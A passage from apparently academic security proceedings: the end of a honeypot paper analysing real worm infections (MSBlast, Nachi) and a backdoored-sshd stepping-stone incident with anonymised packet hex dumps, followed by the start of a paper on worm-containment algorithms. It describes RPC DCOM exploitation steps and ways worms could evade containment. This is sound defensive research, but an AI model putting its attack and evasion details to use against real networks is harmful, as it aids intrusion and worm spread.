The third incidence was related to the RPC DCOM vulnerability in the Windows Platform. We deployed a VMware-based virtual honeypot running an unpatched Windows XP Home Edition operating system in the Collapsar center.

- **Vulnerability description:** Windows DCOM contains a vulnerable Remote Procedure Call (RPC) interface [21], which can be exploited to run arbitrary



code with local system privileges in an affected system. After a successful compromise, the intruder is free to take any action in the system including installing programs, modifying data, and creating new accounts with full privileges.

- **Incident:** A honeypot running the unpatched Windows XP was deployed in the Collapsar center at 10:10:00PM on 11/26/2003, and was compromised several times on 11/27/2003: one at 00:36:47AM by the MSBlast.A worm [15], one at 01:48:57AM by the Enbiei worm (namely MSBlast.F worm), and another at 07:03:55AM by the Nachi worm [20]. Collapsar recorded all important log information covering the infection process of each worm. The complete log is available at [18].

For each worm, an initial TCP connection was established with port 135 in the Windows XP honeypot (Nachi worm will use an ICMP echo request to test whether the target is alive before the TCP connection attempt). To the worm, a successful connection is an indication of possible existence of RPC vulnerability. Once a connection had been established, a malicious packet (in fact, two TCP segments) was sent, which caused stack buffer overflow in the RPC interface implementing DCOM services. The malicious code contained a port-binding shell-code, which would listen on TCP port 4444. After a shell was invoked, each worm downloaded and executed a copy of itself, completing one round of worm propagation.

The MSBlast and Enbiei worms mounted Denial of Service (DoS) attacks against two specific web sites, respectively. Interestingly, the Nachi worm tried to terminate and delete the MSBlast worm. In addition, after installing *tftp.exe*, the TCP/IP trivial file transfer daemon, the Nachi worm tried to download and install an RPC DCOM vulnerability patch named *WindowsXP-KB823980-x86-ENU.exe*, so that no other worms or attacks could break into the system by exploiting the same vulnerability.

#### • Backdoor in action:

Figure 7 shows a screenshot re-constructed from the honeypot's snapshot. It illustrates the running of *Enbiei* and *Nachi* worms. The original MSBlast worm has been terminated and deleted by the *Nachi* worm, which is the reason why no MSBlast process can be found in the screenshot. These worms also generated a large volume of scanning packets (ICMP echo request packets and TCP connection attempts to port 139 of other hosts), which were mitigated by the Collapsar tarpitting module.




Figure 7: Screenshot re-constructed from honeypot snapshot: successful Windows XP break-in by MSBlast and Nachi worms

- **Forensic analysis:** After disconnecting the infected honeypot from the Collapsar center, a quick examination revealed the following files: *enbiei.exe* in directory *C:\WINDOWS\system32\* and *SVCHOST.exe* and *DLLHOST.exe* in directory *C:\WINDOWS\system32\wins\*. File *enbiei.exe* corresponds to the Enbiei worm; while *SVCHOST.exe* and *DLLHOST.exe* are for the Nachi worm. We also expected that file *msblast.exe* would exist in *C:\WINDOWS\system32\*. However, it had been deleted by the Nachi worm.

## 6.2 Attack Correlation

The Collapsar center creates exciting opportunities to perform correlation and mining based attack analysis. The current Collapsar center hosts only 40 virtual honeypots, still far from a desirable scale for Internet-wide attack analysis. However, current Collapsar log information already demonstrates the potential of such capability. In this section, we show two simple examples.

## 6.2.1 Stepping Stone Suspect

According the Collapsar log, a honeypot running a vulnerable version of the Apache web server was compromised by a remote machine with IP address (anonymized) *iii.jjj.kkk.11*, and a rootkit plus a trojaned *sshd* backdoor were installed in the honeypot. The *sshd* backdoor was configured with a password known to the attacker. One minute later, an *ssh* connection was initiated from a *different* remote IP address *xx.yyy.zzz.3* using the *same* password! There is a possibility that machine *iii.jjj.kkk.11* had itself been compromised before the attack on the honeypot running the Apache server was launched. This interesting log information is shown in Figure 8. We note that such evidence is *by no means* sufficient to confirm a stepping stone [42] case. However, with wider range of target networks and longer duration of log accumulation, a future Collapsar center may become capable of detecting stepping stones and tracing back original attackers with satisfactory accuracy.

```
/* Exploit codes for Apache Chunk Handling Vulnerability */
...
17:45:43.014405 iii.jjj.kkk.11.4775 > aaa.bb.c.125.443: P 790:797(7) ack 5340
win 34880 <nop,nop,timestamp 22920631 5764072> (DF)
0x0000 4500 003b 71ef 4000 3306 fa74 cbc6 860b E..j.q.#.j..t....
0x0010 800a 097d 12a7 01bb 9b4c ee60 9b51 2c3e ...f...L'.Q.>
0x0020 8018 8840 e50e 0000 0101 080a 015d bdb7 ...f.....].
0x0030 0057 f3e8 2e2f 696e 7374 0a .W.../inst.
...
/* SSH connection against sshd backdoor from another different IP! */
17:46:46.104626 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: S
389507617:389507617(0) win 8760 <msg 536,nop,nop,sackOK> (DF)
0x0000 4500 0030 lac2 4000 6506 30b7 51c4 e503 E..0..#..o..Q...
0x0010 800a 097d 0466 07d3 1737 6a21 0000 0000 ...f...7j]....
0x0020 7002 2238 16a3 0000 0204 0218 0101 0402 p."8.....
17:46:46.105445 aaa.bb.c.125.cfinger > xx.yyy.zzz.3.1126: S
2758367448:2758367448(0) ack 389507618 win 5840 <msg 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 0000 4000 4006 7a79 800a 097d E..0..#..e..y...
0x0010 51c4 e503 07d3 0466 a469 58d8 1737 6a22 Q.....f..IX..7j
0x0020 7012 1640 211c 0000 0204 05b4 0101 0402 P.....
17:46:46.422319 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: . ack 1 win 9112 (DF)
0x0000 4500 0028 lac3 4000 6706 30be 51c4 e503 E..(.#..o..Q...
0x0010 800a 097d 0466 07d3 1737 6a22 a469 58d9 ...f...7j]".IX.
0x0020 5010 2398 4118 0000 4100 0000 0000 P.#.A...A.....
17:46:46.728800 aaa.bb.c.125.cfinger > xx.yyy.zzz.3.1126: P 1126(15) ack 1 win
5840 (DF) [tos 0x10]
0x0000 4510 0037 5545 4000 4006 248d 800a 097d E..7U..#..#..S...
0x0010 51c4 e503 07d3 0466 a469 58d9 1737 6a22 Q.....f..IX..7j
0x0020 5018 1640 ac5b 0000 5353 482d 312e 352d P....[.SSH-1.5-
0x0030 312e 322e 3235 0a 1.2.25.
17:46:47.050246 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: P 1128(27) ack 16
win 9097 (DF)
0x0000 4500 0043 lac5 4000 6706 30al 51c4 e503 E..C..#..o..Q...
0x0010 800a 097d 0466 07d3 1737 6a22 a469 58e8 ...f...7j]".IX.
0x0020 5018 2389 ac55 0000 5353 482d 312e 352d P.#.LU..SSH-1.5-
0x0030 5075 5454 592d 5265 6c65 6173 652d 302e PuTTY-Release-0.
0x0040 3533 0a 53.
```

Figure 8: Collapsar log information showing a possible stepping stone attack

## 6.2.2 Network Scanning

Network scanning has become a common incident, with the existence of various scanning methods such as ping sweeping, port knocking, OS finger-printing, and fire-walking. Figure 9 shows the ICMP (ping) sweeping activity from the same source address (*xx.yyy.zzz.125*) against three honeypots within a very short period of time (1.0 second). The honeypots are virtually present in three different production networks. Based on the payload, it is likely that a Nachi worm [20] is performing the scan.

```
14:49:44.139231 xx.yyy.zzz.125 > aaa.bb.9.126: icmp: echo request
0x0000 4500 005c 30de 0000 7301 0798 0c26 797d E..0...s....6y)
0x0010 800a 097e 0800 95dc 0200 0ace aaaa aaaa .....
0x0020 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0030 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0040 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0050 aaaa .....
14:50:21.853938 xx.yyy.zzz.125 > ccc.dd.8.32: icmp: echo request
0x0000 4500 005c 2ece 0000 7301 0b06 0c26 797d E..0...s....6y)
0x0010 800a 0820 0800 f2dd 0200 adcc aaaa aaaa .....
0x0020 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0030 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0040 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0050 aaaa .....
14:50:50.970419 xx.yyy.zzz.125 > eee.ff.21.9: icmp: echo request
0x0000 4500 005c 3e04 0000 7301 ee06 0c26 797d E..0...s....6y)
0x0010 800a 1509 0800 16d1 0200 89d9 aaaa aaaa .....
0x0020 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0030 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0040 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
0x0050 aaaa .....
```

Figure 9: Collapsar log information showing a possible ICMP sweeping scan

## 7 Related Work

Several recent projects are related to Collapsar. Among the most notable are honeyd [36], Network Telescope [35], Netbait [23], and SANS's Internet Storm Center [1].

Honeyd [36] is the most comparable work with respect to support for multiple honeypots and traffic diversion. Simulating multiple virtual computer systems at the network level with different personality engines, honeyd is able to deceive network fingerprinting tools and provide arbitrary routing topologies and services for an arbitrary number of virtual systems. The most obvious difference between honeyd and Collapsar is that honeyd is a low-interaction virtual honeypot framework, while all honeypots in Collapsar are high-interaction virtual honeypots. Honeyd is more scalable than Collapsar, since every computer system in honeyd is simulated. On the other hand, with high-interaction honeypots, Collapsar is able to provide a more authentic environment for intruders to interact with and has a potential for early worm detection.

Network Telescope [35] is an architectural framework that provides distributed presence for the detection of global-scale security incidents. Using a similar architecture, Netbait [23] runs a set of simplified network services in each participating machine. The services will log all incoming requests and federate the data to a centralized server, so that pattern matching techniques can be applied to identify well-known signatures of various worms and viruses. Network Telescope and Netbait do not involve real-time traffic diversion mechanisms. They are not designed as an interactive environment where activities of intruders are closely monitored and recorded. The Internet Storm Center [1] was set up by SANS institute in November 2000 to gather log data from participating intrusion detection sensors. The sensors are distributed around the world. Again, it neither presents an interactive environment to intruders, nor is capable of real-time intruder traffic diversion.

Leveraging the power of individual honeypots, there have been significant advances in recent years in attack logging and analysis. Among the most notable are VM-based retrospection [26], backtracker [32], ReVirt [25], and forensix [27]. VM-based retrospection [26] is capable of inspecting inner machine states from a VM monitor. Backtracker [32] and, similarly, forensix [27] are able to automatically identify potential sequences of steps that could occur during an intrusion, with the help of system call recording. These results are highly effective and can be readily applied to Collapsar to improve the capability of individual virtual honeypots.

Meanwhile, it has been noted that virtual honeypots based on current VM enabling platforms could expose certain VM foot-printing [12]. Such deficiency could diminish the value of virtual honeypots. This situation has led to another round of “arms race”: methods such as [33] have been proposed to minimize VM foot-printing, although the technique in [33] is still VM-specific.

## 8 Conclusion

We have presented the design, implementation, and evaluation of Collapsar, a high-interaction virtual honeypot architecture for network attack detection. Collapsar has the following salient properties: centralized honeypot management and decentralized honeypot presence. Centralized management ensures consistent expertise and quality in deploying, administering, investigating, and correlating multiple honeypots, while decentralized virtual presence provides a wide diverse view of network attack activities and achieves convenient production network participation. Real-world deployment and several representative attack incidents captured by Collapsar demonstrate its effectiveness and practicality.

## 9 Acknowledgments

We thank Dr. Eugene H. Spafford for his valuable comments and advice. We thank the anonymous reviewers for their helpful feedbacks and suggestions. We also thank Paul Ruth for his help with the camera-ready preparation. This work was supported in part by a grant from the e-Enterprise Center at Discovery Park, Purdue University.

## References

- [1] Internet Storm Center. <http://isc.sans.org>.
- [2] Iroffer. <http://iroffer.org/>.
- [3] Napster. <http://www.napster.com/>.
- [4] psyBNC. <http://www.psybnc.net/psybnc.html>.
- [5] Sebek. <http://www.honeynet.org/tools/sebek/>.
- [6] Snort. <http://www.snort.org>.
- [7] Snort-inline. <http://sourceforge.net/projects/snort-inline/>.
- [8] Tcpdump. <http://www.tcpdump.org>.
- [9] The Honeynet Project. <http://www.honeynet.org>.
- [10] Virtual PC. <http://www.microsoft.com/windowsxp/virtualpc/>.
- [11] VMware. <http://www.vmware.com/>.
- [12] VMWare FootPrinting. <http://chitchat.at.infoseek.co.jp/vmware/vmtools.html>.
- [13] CERT Advisory CA-2002-01 Exploitation of Vulnerability in CDE Subprocess Control Service. <http://www.cert.org/advisories/CA-2002-01.html>, Jan. 2002.
- [14] CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability. <http://www.cert.org/advisories/CA-2002-17.html>, Mar. 2003.
- [15] CERT Advisory CA-2003-20 W32/Blaster Worm. <http://www.cert.org/advisories/CA-2003-20.html>, Aug. 2003.
- [16] CERT/CC Overview Incident and Vulnerability Trends, CERT Coordination Center. <http://www.cert.org/present/cert-overview-trends/>, May 2003.
- [17] CERT/CC Vulnerability Note VU-298233. <http://www.kb.cert.org/vuls/id/298233>, Mar. 2003.
- [18] Collapsar. <http://www.cs.purdue.edu/homes/jiangx/collapsar>, Dec. 2003.
- [19] Linux Kernel Ptrace Privilege Escalation Vulnerability. <http://www.secunia.com/advisories/8337/>, Mar. 2003.
- [20] MA-055.082003: W32.Nachi Worm. <http://www.mycert.org.my/advisory/MA-055.082003.html>, Aug. 2003.
- [21] Microsoft Security Bulletin MS03-026. <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>, 2003.
- [22] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, R. N. Alex Ho, I. Pratt, and A. Warfield. Xen and the Art of Virtualization. *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2003)*, Oct. 2003.
- [23] B. N. Chun, J. Lee, and H. Weatherspoon. Netbait: a Distributed Worm Detection Service. *Intel Research Berkeley Technical Report IRB-TR-03-033*, Sept. 2003.
- [24] J. Dike. User Mode Linux. <http://user-mode-linux.sourceforge.net>.
- [25] G. W. Dunlap, S. T. King, S. Cinar, M. A. Basrai, and P. M. Chen. ReVirt: Enabling Intrusion Analysis Through Virtual-Machine Logging and Replay. *Proceedings of USENIX Symposium on Operating Systems Design and Implementation (OSDI 2002)*, Dec. 2002.
- [26] T. Garfinkel and M. Rosenblum. A Virtual Machine Introspection Based Architecture for Intrusion Detection. *Proceedings of Internet Society Symposium on Network and Distributed System Security (NDSS 2003)*, Feb. 2003.

- [27] A. Goel, M. Shea, S. Ahuja, W.-C. Feng, W.-C. Feng, D. Maier, and J. Walpole. Forensix: A Robust, High-Performance Reconstruction System. *The 19th Symposium on Operating Systems Principles (SOSP) (poster session)*, Oct. 2003.
- [28] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation (GRE). *RFC 1701*, Oct. 1994.
- [29] S. Hanks, T. Li, D. Farinacci, and P. Traina. Generic Routing Encapsulation over IPv4 networks. *RFC 1702*, Oct. 1994.
- [30] H. J. Hoxer, K. Buchacker, and V. Sieh. Implementing a User-Mode Linux with Minimal Changes from Original Kernel. *Linux-Kongress 2002, Koln, Germany*, Sept. 2002.
- [31] X. Jiang, D. Xu, and R. Eigenmann. Protection Mechanisms for Application Service Hosting Platforms. *Proceedings of IEEE/ACM Symposium on Cluster Computing and the Grid (CCGrid 2004)*, Apr. 2004.
- [32] S. T. King and P. M. Chen. Backtracking Intrusions. *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2003)*, Oct. 2003.
- [33] K. Kortchinsky. Honeypots: Counter measures to VMware fingerprinting. <http://seclists.org/lists/honeypots/2004/Jan-Mar/0015.html>, Jan. 2004.
- [34] J. V. Miller. SHV4 Rootkit Analysis. <https://tms.symantec.com/members/AnalystReports/030929-Analysis-SHV4Rootkit.pdf>, Oct. 2003.
- [35] D. Moore. Network Telescopes: Observing Small or Distant Security Events. *Proceedings of the 11th USENIX Security Symposium*, Aug. 2002.
- [36] N. Provos. A Virtual Honeypot Framework. *Proceedings of the 13th USENIX Security Symposium*, Aug. 2004.
- [37] L. Spitzner. Honeypots: Tracking Hackers. *Addison-Wesley, 2003 ISBN: 0-321-10895-7*.
- [38] L. Spitzner. Dynamic Honeypots. <http://www.securityfocus.com/infocus/1731>, Sept. 2003.
- [39] L. Spitzner. Honeypot Farms. <http://www.securityfocus.com/infocus/1720>, Aug. 2003.
- [40] L. Spitzner. Honeytokens: The Other Honeypot. <http://www.securityfocus.com/infocus/1713>, July 2003.
- [41] J. Twycross and M. M. Williamson. Implementing and testing a virus throttle. *Proceedings of the 12th USENIX Security Symposium*, Aug. 2003.
- [42] Y. Zhang and V. Paxson. Detecting Stepping Stones. *Proceedings of the 9th USENIX Security Symposium*, Aug. 2000.
- [43] C. C. Zou, L. Gao, W. Gong, and D. Towsley. Monitoring and Early Warning for Internet Worms. *Proceedings of the 10th ACM Conference on Computer and Communication Security (CCS 2003), Washington DC, USA*, Oct. 2003.



# Very Fast Containment of Scanning Worms

Nicholas Weaver	Stuart Staniford	Vern Paxson
ICSI	Nevis Networks	ICSI & LBNL
nweaver@icsi.berkeley.edu	stuart@nevisnetworks.com	vern@icir.org

## Abstract

Computer worms — malicious, self-propagating programs — represent a significant threat to large networks. One possible defense, *containment*, seeks to limit a worm's spread by isolating it in a small subsection of the network. In this work we develop containment algorithms suitable for deployment in high-speed, low-cost network hardware. We show that these techniques can stop a scanning host after fewer than 10 scans with a very low false-positive rate. We also augment this approach by devising mechanisms for *cooperation* that enable multiple containment devices to more effectively detect and respond to an emerging infection. Finally, we discuss ways that a worm can attempt to bypass containment techniques in general, and ours in particular.

## 1 Introduction

Computer worms — malicious, self propagating programs — represent a substantial threat to large networks. Since these threats can propagate more rapidly than human response [24, 12], automated defenses are critical for detecting and responding to infections [13]. One of the key defenses against scanning worms which spread throughout an enterprise is *containment* [28, 23, 21, 7, 14]. Worm containment, also known as virus throttling, works by detecting that a worm is operating in the network and then blocking the infected machines from contacting further hosts. Currently, such containment mechanisms only work against *scanning* worms [27] because they leverage the anomaly of a local host attempting to connect to multiple other hosts as the means of detecting an infectee.

Within an enterprise, containment operates by breaking the network into many small pieces, or *cells*. Within each cell (which might encompass just a single machine), a worm can spread unimpeded. But between cells, containment attempts to limit further infections by blocking outgoing connections from infected cells.

A key problem in containment of scanning worms is efficiently detecting and suppressing the scanning. Since

containment *blocks* suspicious machines, it is critical that the false positive rate be very low. Additionally, since a successful infection could potentially subvert any software protections put on the host machine, containment is best effected inside the network rather than on the end-hosts.

We have developed a scan detection and suppression algorithm based on a simplification of the Threshold Random Walk (TRW) scan detector [9]. The simplifications make our algorithm suitable for both hardware and software implementation. We use caches to (imperfectly) track the activity of both addresses and individual connections, and reduce the random walk calculation of TRW to a simple comparison. Our algorithm's approximations generally only cost us a somewhat increased false negative rate; we find that false positives do not increase.

Evaluating the algorithm on traces from a large (6,000 host) enterprise, we find that with a total memory usage of 5 MB we obtain good detection precision while staying within a processing budget of at most 4 memory accesses (to two independent banks) per packet. In addition, our algorithm can detect scanning which occurs at a threshold of one scan per minute, much lower than that used by the throttling scheme in [28], and thus significantly harder for an attacker to evade.

Our trace-based analysis shows that the algorithms are both highly effective and sensitive when monitoring scanning on an Internet access link, able to detect low-rate TCP and UDP scanners which probe our enterprise. One deficiency of our work, however, is that we were unable to obtain internal enterprise traces. These can be very difficult to acquire, but we are currently pursuing doing so. Until we can, the efficacy of our algorithm when deployed internal to an enterprise can only be partly inferred from its robust access-link performance.

We have also investigated how to enhance containment through *cooperation* between containment devices. Worm containment systems have an *epidemic threshold*: if the number of vulnerable machines is few enough relative to a particular containment deployment, then containment will almost completely stop the worm [21]. However, if there



are more vulnerable machines, then the worm will still spread exponentially (though less than in the absence of containment). We show that by adding a simple inter-cell communication scheme, the spread of the worm can be dramatically mitigated in the case where the system is above its epidemic threshold.

Finally, we discuss inadvertent and malicious attacks on worm containment systems: what is necessary for an attacker to create either false negatives (a worm which evades detection) or false positives (triggering a response when a worm did not exist), assessing this for general worm containment, cooperative containment, and our particular proposed system. We specifically designed our system to resist some of these attacks.

## 2 Worm Containment

Worm containment is designed to halt the spread of a worm in an enterprise by detecting infected machines and preventing them from contacting further systems. Current approaches to containment [28, 21, 19] are based on detecting the scanning activity associated with scanning worms, as is our new algorithm.

Scanning worms operate by picking “random” addresses and attempting to infect them. The actual selection technique can vary considerably, from linear scanning of an address space (Blaster [25]), fully random (Code Red [6]), a bias toward local addresses (Code Red II [4] and Nimda [3]), or even more enhanced techniques (Permutation Scanning [24]). While future worms could alter their style of scanning to try to avoid detection, all scanning worms share two common properties: most scanning attempts result in failure, and infected machines will institute many connection attempts.<sup>1</sup> Because containment looks for a class of behavior rather than specific worm signatures, such systems can stop *new* (scanning) worms.

Robust worm defense requires an approach like containment because we know from experience that worms can find (by brute force) small holes in firewalls [4], VPN tunnels from other institutions, infected notebook computers [25], web browser vulnerabilities [3], and email-borne attacks [3] to establish a foothold in a target institution. Many institutions with solid firewalls have still succumbed to worms that entered through such means. Without containment, even a single breach can lead to a complete internal infection.

Along with the epidemic threshold (Section 2.1) and sustained sub-threshold scanning (Section 2.2), a significant issue with containment is the need for complete deployment within an enterprise. Otherwise, any uncontained-but-infected machines will be able to scan through the en-

terprise and infect other systems. (A single machine, scanning at only 10 IP addresses per second, can scan through an entire /16 in under 2 hours.)

Thus, we strongly believe that worm-suppression needs to be built into the network fabric. When a worm compromises a machine, the worm can defeat host software designed to limit the infection; indeed, it is already common practice for viruses and mail-worms to disable antivirus software, so we must assume that future worms will disable worm-suppression software.

Additionally, since containment works best when the cells are small, this strongly suggests that worm containment needs to be integrated into the network’s outer switches or similar hardware elements, as proximate to the end hosts as economically feasible. This becomes even more important for cooperative containment (Section 6), as this mechanism is based on some cells becoming compromised as a means of better detecting the spread of a worm and calibrating the response necessary to stop it.

### 2.1 Epidemic Threshold

A worm-suppression device must necessarily allow some scanning before it triggers a response. During this time, the worm may find one or more potential victims. Staniford [21] discusses the importance of this “epidemic threshold” to the worm containment problem. If on average an infected computer can find more than a single victim before a containment device halts the worm instance, the worm will still grow exponentially within the institution (until the average replication rate falls below 1.0).

The epidemic threshold depends on

- the sensitivity of the containment response devices
- the density of vulnerable machines on the network
- the degree to which the worm is able to target its efforts into the correct network, and even into the current cell

Aside from cooperation between devices, the other options to raise the epidemic threshold are to increase the sensitivity of the scan detector/suppressor, reduce the density of vulnerable machines by distributing potential targets in a larger address space, or increase the number of cells in the containment deployment.

One easy way to distribute targets across a larger address space arises if the enterprise’s systems use NAT and DHCP. If so, then when systems acquire an address through DHCP, the DHCP server can select a random address from within a private /8 subnet (e.g., 10.0.0.0/8). Thus, an institution with  $2^{16}$  workstations could have an internal vulnerability density of  $2^{16}/2^{24} = 1/256$ , giving plenty of headroom for relatively insensitive worm-suppression techniques to successfully operate.

<sup>1</sup>There are classes of worms—topological, meta-server, flash (during their spreading phase, once the hit-list has been constructed), and contagion [27]—that do *not* exhibit such scanning behavior. Containment for such worms remains an important, open research problem.

Alternatively, we can work to make the worm detection algorithm more accurate. The epidemic threshold is directly proportional to the scan threshold  $T$ : the faster we can detect and block a scan, the more vulnerabilities there can be on the network without a worm being able to get loose. Thus, we desire highly sensitive scan-detection algorithms for use in worm containment.

## 2.2 Sustained Scanning Threshold

In addition to the epidemic threshold, many (but not all) worm containment techniques also have a *sustained scanning threshold*: if a worm scans slower than this rate, the detector will not trigger. Although there have been systems proposed to detect very stealthy scanning [22], these systems are currently too resource-intensive for use in this application.

Even a fairly low sustained scanning threshold can enable a worm to spread if the attacker engineers the worm to avoid detection. For example, consider the spread of a worm in an enterprise with 256 ( $2^8$ ) vulnerable machines distributed uniformly in a contiguous /16 address space. If the worm picks random addresses from the entire Internet address space, then we expect only 1 in  $2^{24}$  scans to find another victim in the enterprise. Thus, even with a very permissive sustained scanning threshold, the worm will not effectively spread within the enterprise.

But if the worm biases its scanning such that  $1/2$  the effort is used to scan the local /16, then on average it will locate another target within the enterprise after  $2^9$  scans. If the threshold is one scan per second (the default for Williamson's technique [28]), then the initial population's doubling time will be approximately  $2^9$  seconds, or once every 8.5 minutes. This doubling time is sufficient for a fast-moving worm, as the entire enterprise will be infected in less than two hours. If the worm concentrates its entire scanning within the enterprise's /16, the doubling time will be about four minutes.

Thus, it is vital to achieve as low a sustained scanning threshold as possible. For our concrete design, we target a threshold of 1 scan per minute. This would change the doubling times for our example above to 8.5 and 4 hours respectively — slow enough that humans can notice the problem developing and take additional action. Achieving such a threshold is a much stricter requirement than that proposed by Williamson, and forces us to develop a different scan-detection algorithm.

## 3 Scan Suppression

The key component for today's containment techniques is *scan suppression*: responding to detected *portscans* by blocking future scanning attempts. Portscans—probe attempts to determine if a service is operating at a target IP address—are used by both human attackers and worms to

discover new victims. Portscans have two basic types: *horizontal* scans, which search for an identical service on a large number of machines, and *vertical* scans, which examine an individual machine to discover all running services. (Clearly, an attacker can also combine these and scan many services on many machines. For ease of exposition, though, we will consider the two types separately.)

The goal of scan suppression is often expressed in terms of preventing scans coming from “outside” inbound to the “inside.” If “outside” is defined as the external Internet, scan suppression can thwart naive attackers. But it can't prevent infection from external worms because during the early portion of a worm outbreak an inbound-scan detector may only observe a few (perhaps only single) scans from any individual source. Thus, unless the suppression device halts all new activity on the target port (potentially disastrous in terms of collateral damage), it will be unable to decide, based on a single request from a previously unseen source, whether that request is benign or an infection attempt.

For worm *containment*, however, we turn the scan suppressor around: “inside” becomes the enterprise's larger internal network, to be protected from the “outside” local area network. Now any scanning worm will be quickly detected and stopped, because (nearly) *all* of the infectee's traffic will be seen by the detector.

We derived our scan detection algorithm from TRW (Threshold Random Walk) scan detection [9]. In abstract terms, the algorithm operates by using an oracle to determine if a connection will fail or succeed. A successfully completed connection drives a random walk upwards, a failure to connect drives it downwards. By modeling the benign traffic as having a different (higher) probability of success than attack traffic, TRW can then make a decision regarding the likelihood that a particular series of connection attempts from a given host reflect benign or attack activity, based on how far the random walk deviates above or below the origin. By casting the problem in a Bayesian random walk framework, TRW can provide deviation thresholds that correspond to specific false positive and false negative rates, if we can parameterize it with good *a priori* probabilities for the rate of benign and attacker connection successes.

To implement TRW, we obviously can't rely on having a connection oracle handy, but must instead track connection establishment. Furthermore, we must do so using data structures amenable to high-speed hardware implementation, which constrains us considerably. Finally, TRW has one added degree of complexity not mentioned above. It only considers the success or failure of connection attempts to *new* addresses. If a source repeatedly contacts the same host, TRW does its random walk accounting and decision-making only for the first attempt. This approach inevitably requires a very large amount of state to keep track of which pairs of addresses have already tried

to connect, too costly for our goal of a line-rate hardware implementation. As developed in Section 5, our technique uses a number of approximations of TRW's exact book-keeping, yet still achieves quite good results.

There are two significant alternate scan detection mechanisms proposed for worm containment. The first is the new-destination metric proposed by Williamson [28]. This measures the number of new destinations a host can visit in a given period of time, usually set to 1 per second. The second is dark-address detection, used by both Forescout [7] and Mirage Networks [14]. In these detectors, the device routes or knows some otherwise unoccupied address spaces within the internal network and detects when systems attempt to contact these unused addresses.

## 4 Hardware Implementations

When targeting hardware, memory access speed, memory size, and the number of distinct memory banks become critical design constraints, and, as mentioned above, these requirements drive us to use data structures that sometimes only approximate the network's state rather than exactly tracking it. In this section we discuss these constraints and some of our design choices to accommodate them. The next section then develops a scan detection algorithm based on using these approximations.

Memory access speed is a surprisingly significant constraint. During transmission of a minimum-sized gigabit Ethernet packet, we only have time to access a DRAM at 8 different locations. If we aim to monitor both directions of the link (gigabit Ethernet is full duplex), our budget drops to 4 accesses. The situation is accordingly even worse for 10-gigabit networks: DRAM is no longer an option at all, and we must use much more expensive SRAM. If an implementation wishes to monitor several links in parallel, this further increases the demand on the memory as the number of packets increases.

One partial solution for dealing with the tight DRAM access budget is the use of independent memory banks allowing us to access two distinct tables simultaneously. Each bank, however, adds to the overall cost of the system. Accordingly, we formulated a design goal of no more than 4 memory accesses per packet to 2 separate tables, with each table only requiring two accesses: a read and a write to the same location.

Memory size can also be a limiting factor. For the near future, SRAMs will only be able to hold a few tens of megabytes, compared with the gigabits we can store in DRAMs. Thus, our ideal memory footprint is to stay under 16 MB. This leaves open the option of implementing using only SRAM, and thus potentially running at 10 gigabit speeds.

Additionally, software implementations can also benefit from using the approximations we develop rather than exact algorithms. Since our final algorithm indeed meets our

design goals—less than 16 MB of total memory (it is highly effective with just 5 MB) and 2 uncached memory accesses per packet—it could be included as a scan detector within a conventional network IDS such as Bro [16] or Snort [20], replacing or augmenting their current detection facilities.

### 4.1 Approximate Caches

When designing hardware, we often must store information in a fixed volume of memory. Since the information we'd like to store may exceed this volume, one approach is to use an *approximate cache*: a cache for which collisions cause imperfections. (From this perspective, a Bloom filter is a type of approximation cache [2].) This is quite different from the more conventional notion of a cache for which, if we find an entry in the cache, we know exactly what it means, but a failed lookup requires accessing a large secondary data-store, or of a hash table, for which we will always find what we put in it earlier, but it may grow beyond bound. Along with keeping the memory bounded, approximate caches allow for very simple lookups, a significant advantage when designing hardware.

However, we then must deal with the fact that collisions in approximate caches can have complicated semantics. Whenever two elements map to the same location in the cache, we must decide how to react. One option is to combine distinct entries into a single element. Another is to discard either the old entry or the new entry. Accordingly, collisions, or *aliasing*, create two additional security complications: false positives or negatives due to the policy when entries are combined or evicted, and the possibility of an attacker manipulating the cache to exploit these aliasing-related false outcomes.

Since the goal of our scan-suppression algorithm is to generate automatic responses, we consider false positives more severe than false negatives, since they will cause an instance of useful traffic to be completely impaired, degrading overall network reliability. A false negative, on the other hand, often only means that it takes us longer to detect a scanner (unless the false negative is systemic). In addition, if we can structure the system such that several positives or negatives must occur before we make a response decision, then the effect will be mitigated if they are not fully correlated.

